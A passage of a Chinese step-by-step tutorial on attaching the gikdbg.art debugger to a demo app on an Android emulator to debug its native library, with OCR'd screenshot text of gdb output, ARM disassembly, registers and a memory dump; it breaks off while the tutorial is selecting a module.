
手机端：Android 模拟器，Android 4.4.2 ART 运行时；（真机与 DVM 运行时是一样的）

PC 端：ParallelDesktop 虚拟机，Windows 8.0，gikdbg.art v1.0.build140601.3；

PS:非 root 环境的设备由于权限的原因会有很多问题，不推荐使用！

Step 1.连接设备

运行模拟器，打开 gikdbg.art.exe，执行/ART Debug/Device 菜单，我们就可以来到如下界面：


gikdbg.art v1.0.build140601.3
ART Help
Android Device List
Device
Type/Status
Information
emulator-5554
device
5554:gikdbg
3:56
gikdebugee
Invoke getNativeString
Get string : native string type 2

如果模拟器已经运行了，但是设备列表中没有，则等待一段时间后执行右键的 Refresh 菜单。然后双击或者右键 Login 就可以登陆选中的设备了。

对于第一次 Login 该设备，会询问你是否上传依赖的文件到/data/local,这一步如果否定了的话将不能使用调试功能。上传文件这个步骤目 前已知的问题是对于非 root 的设备，往往因为权限的原因上传不成功，一般情况下/data/local/tmp 目录没有问题，但是有些设备又没有 /data/local/tmp 目录，因此我们只有设置/data/local 为目标路径，这个问题目前还不知道好的解决办法。归纳一下就是：


非 root 的机器无法在其/data/local 下创建我们依赖的文件夹以及上传文件，如果我们将其迁移至/data/local/tmp 这个目录下，又有部分设备没有这个文件夹，就更没有办法上传了。

对于这类上传失败的同学，可以想办法手工将$(GIKDBG.ART)/adb/android/gdb 传至/data/local/gikir_android-xxxx/gdb 这个位置，其中 xxxx 是 GUID。


如果还没有安装该 apk 文件的，则可以在 ADB Shell 中执行$install -r 命令选择 gikdebugee.apk 进行安装.

Step 2.选择进程


登陆成功后执行，确保模拟器的 gikdebugee.apk 运行正常，然后执行/ART Debug/File/Attach 就可以得到如下进程列表，选中我们的 gikdebugee 进程，双击或者执行 Attach 按钮：



之后我们就会看到如下加载输出：


gikdbg.art v1.0.build140601.3
ART Help
ADB Shell
Reading symbols from /system/bin/linker...(no debugging symbols found
Loaded symbols for /system/bin/linker
Reading symbols from /system/lib/libc.so...(no debugging symbols foun
Loaded symbols for /system/lib/libc.so
Reading symbols from /system/lib/libstdc++.so...(no debugging symbols
Loaded symbols for /system/lib/libstdc++.so
Reading symbols from /system/lib/libm.so...(no debugging symbols foun
Loaded symbols for /system/lib/libm.so
Reading symbols from /system/lib/liblog.so...(no debugging symbols fo
Loaded symbols for /system/lib/liblog.so
Reading symbols from /system/lib/libcutils.so...(no debugging symbols
Waiting
Now is attaching "com.gikir.gikdebugee" ...
Cancel
Loaded symbols for /system/lib/libbinder.so
Reading symbols from /system/lib/libhardware.so...(no debugging symbo
Loaded symbols for /system/lib/libhardware.so
Reading symbols from /system/lib/libmemtrack.so...(no debugging symbo
Loaded symbols for /system/lib/libmemtrack.so
Reading symbols from /system/lib/libz.so...(no debugging symbols foun
Loaded symbols for /system/lib/libz.so
Reading symbols from /system/lib/libandroidfw.so...(no debugging symb
Loaded symbols for /system/lib/libandroidfw.so
Reading symbols from /system/lib/libexpat.so...(no debugging symbols
Loaded symbols for /system/lib/libexpat.so
Reading symbols from /system/lib/libstlport.so...(no debugging symbol
Loaded symbols for /system/lib/libstlport.so

等 gdb 加载完毕之后我们就可以进入熟悉的 CPU 主窗口了：


gikdbg.art v1.0.build140601.3
Plugins Options Windows ART Help
ART CPU
B6ED25C0 E1A0C007 mov r12, r7 .epoll_wait
B6ED25C4 E3A070FC mov r7, #0xfc
B6ED25C8 EF000000 svc #0x0
B6ED25CC E1A0700C mov r7, r12
B6ED25D0 E3700A01 cmn r0, #0x1000
B6ED25D4 912FFF1E bxls lr
B6ED25D8 E2600000 rsb r0, r0, #0x0
B6ED25DC EA006D51 b #0xB6EEDB28
B6ED25E0 E1A0C007 mov r12, r7 .inotify_init
B6ED25E4 E3A07F4F mov r7, #0x13c
B6ED25E8 EF000000 svc #0x0
B6ED25EC E1A0700C mov r7, r12
B6ED25F0 E3700A01 cmn r0, #0x1000
B6ED25F4 912FFF1E bxls lr
B6ED25F8 E2600000 rsb r0, r0, #0x0
B6ED25FC EA006D49 b #0xB6EEDB28
B5918F07 libart.so(B58D9000) + 3FF07
B5918FCF libart.so(B58D9000) + 3FFCF
B5928EB1 libart.so(B58D9000) + 4FEB1
Register (ARM)
r0 FFFFFFFC
r1 BEF1A0D8
r2 00000010
r3 FFFFFFFF
r4 B8C94360
r5 00000000
r6 B8C94374
r7 000000FC
r8 B8C943A8
r9 00000014
sl 60676838
fp 00000000
ip BEF1A0D8
sp BEF1A0B8
lr B6E8D62B
pc B6ED25CC .epoll_wait+0xC
Address Hex dump
BEF1A0B8 CC 25 ED B6 00 00 00 00 00 00 00 00 0C 00 00 00
BEF1A0C8 00 A2 F1 BE 0A 00 00 00 0A 00 00 00 B8 00 00 00
BEF1A0D8 B8 A0 F1 BE 00 00 00 00 00 00 00 00 00 00 00 00
BEF1A0E8 B8 A0 F1 BE 70 66 61 64 3E 7A 73 F5 00 00 00 00
BEF1A0F8 C8 A0 F1 BE 28 8A 7A 64 28 8A 7A 64 A8 A2 80 64
BEF1A108 D8 A0 F1 BE C8 A2 80 64 50 E7 77 64 01 00 00 00
BEF1A118 E8 A0 F1 BE 50 E7 77 64 00 00 00 00 18 AA 80 64
BEF1A128 F8 A0 F1 BE 28 E2 77 64 A8 A2 80 64 01 00 00 00
BEF1A138 08 A1 F1 BE 08 00 00 00 28 8A 7A 64 18 AA 80 64
BEF1A148 18 A1 F1 BE A0 E6 77 64 A8 E2 72 60 18 AA 80 64
BEF1A158 28 A1 F1 BE 60 0B 03 60 00 00 00 00 28 8A 7A 64
BEF1A0B8 64616670 pfad Frame of epoll_wait
BEF1A0BC F5737A3E >zs
BEF1A0C0 00000000
BEF1A0C4 00000002
BEF1A0C8 647A8A28 (zd
BEF1A0CC 647A8A28 (zd
BEF1A0D0 6480A2A8 d
BEF1A0D4 00000000
BEF1A0D8 6480A2C8 d
BEF1A0DC 6477E750 Pwd
BEF1A0E0 00000001
BEF1A0E4 63677C27 'gc
BEF1A0E8 6477E750 Pwd

Step 3.选择模块

我们的目的是调试 apk 里面的 so 动态库，因此执行/ART Debug/View/Module 切换到模块列表，选中我们要调试的模块，双击它：

gikdbg.art v1.0.build140601.3

Plugins Options Windows ART Help

E


ART Executable Modules

Index	Name	Base	Path
1	system@framework@boot.o	6236B000	/data/dalvik-cache/system@framework@boot.oat
